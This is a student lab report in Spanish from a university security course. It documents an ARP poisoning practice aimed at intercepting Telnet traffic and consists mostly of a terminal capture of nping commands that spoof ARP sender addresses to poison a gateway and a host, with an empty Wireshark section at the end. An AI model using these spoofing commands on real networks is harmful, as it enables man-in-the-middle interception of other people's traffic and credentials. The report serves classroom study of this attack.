

Instituto Tecnológico y de Estudios Superiores de Monterrey  
Campus Chihuahua

Jonathan Torres Escárcega  
Seguridad Informática Avanzada

A00759281  
19/09/2017

Práctica 9 - ARP Poisoning Telnet


1. Foto de la topología



Host 1

Host 2

## 2. Ataques simultaneos de nping



```
root@redes-05: ~  
File Edit View Search Terminal Help  
SENT (0.1377s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.3196s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
RCVD (0.3196s) ARP reply 192.168.1.1 is at 00:12:D9:DC:23:00  
SENT (0.3878s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.5235s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (0.6378s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.7276s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (0.8890s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.9316s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
RCVD (1.1356s) ARP reply 192.168.1.1 is at 00:12:D9:DC:23:00  
SENT (1.1391s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (1.3397s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (1.3892s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (1.5435s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (1.6392s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (1.7476s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (1.8900s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (1.9516s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
^C  
Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A  
Raw packets sent: 8 (336B) | Rcvd: 10 (460B) | Lost: 0 (0.00%)  
Nping done: 1 IP address pinged in 2.10 seconds  
root@redes-05:~# nping -c 500 --delay 250ms --ether-type 0x0806 --arp-type ARP --arp-sender-ip 192.168.1.10 --arp-sender-mac bc:30:5b:cf:d8:32 192.168.1.1  
root@redes-05: ~  
File Edit View Search Terminal Help  
Raw packets sent: 5 (210B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)  
Nping done: 1 IP address pinged in 1.05 seconds  
root@redes-05:~# nping -c 500 --delay 250ms --ether-type 0x0806 --arp-type ARP --arp-sender-ip 192.168.1.1 --arp-sender-mac bc:30:5b:cf:d8:32 192.168.1.10  
Starting Nping 0.7.60 ( https://nmap.org/nping ) at 2017-09-19 09:45 CDT  
SENT (0.1227s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.3088s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
RCVD (0.3088s) ARP reply 192.168.1.1 is at 00:12:D9:DC:23:00  
SENT (0.3730s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.5128s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (0.6231s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.7168s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (0.8742s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (0.9208s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
SENT (1.1243s) ARP who has 192.168.1.10? Tell 192.168.1.1  
RCVD (1.1248s) ARP reply 192.168.1.1 is at 00:12:D9:DC:23:00  
RCVD (1.1248s) ARP reply 192.168.1.10 is at BC:30:5B:D0:4E:29  
^C  
Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A  
Raw packets sent: 5 (210B) | Rcvd: 7 (322B) | Lost: 0 (0.00%)  
Nping done: 1 IP address pinged in 1.25 seconds  
root@redes-05:~# nping -c 500 --delay 250ms --ether-type 0x0806 --arp-type ARP --arp-sender-ip 192.168.1.1 --arp-sender-mac bc:30:5b:cf:d8:32 192.168.1.10
```

## 3. Trafico capturado por wireshark





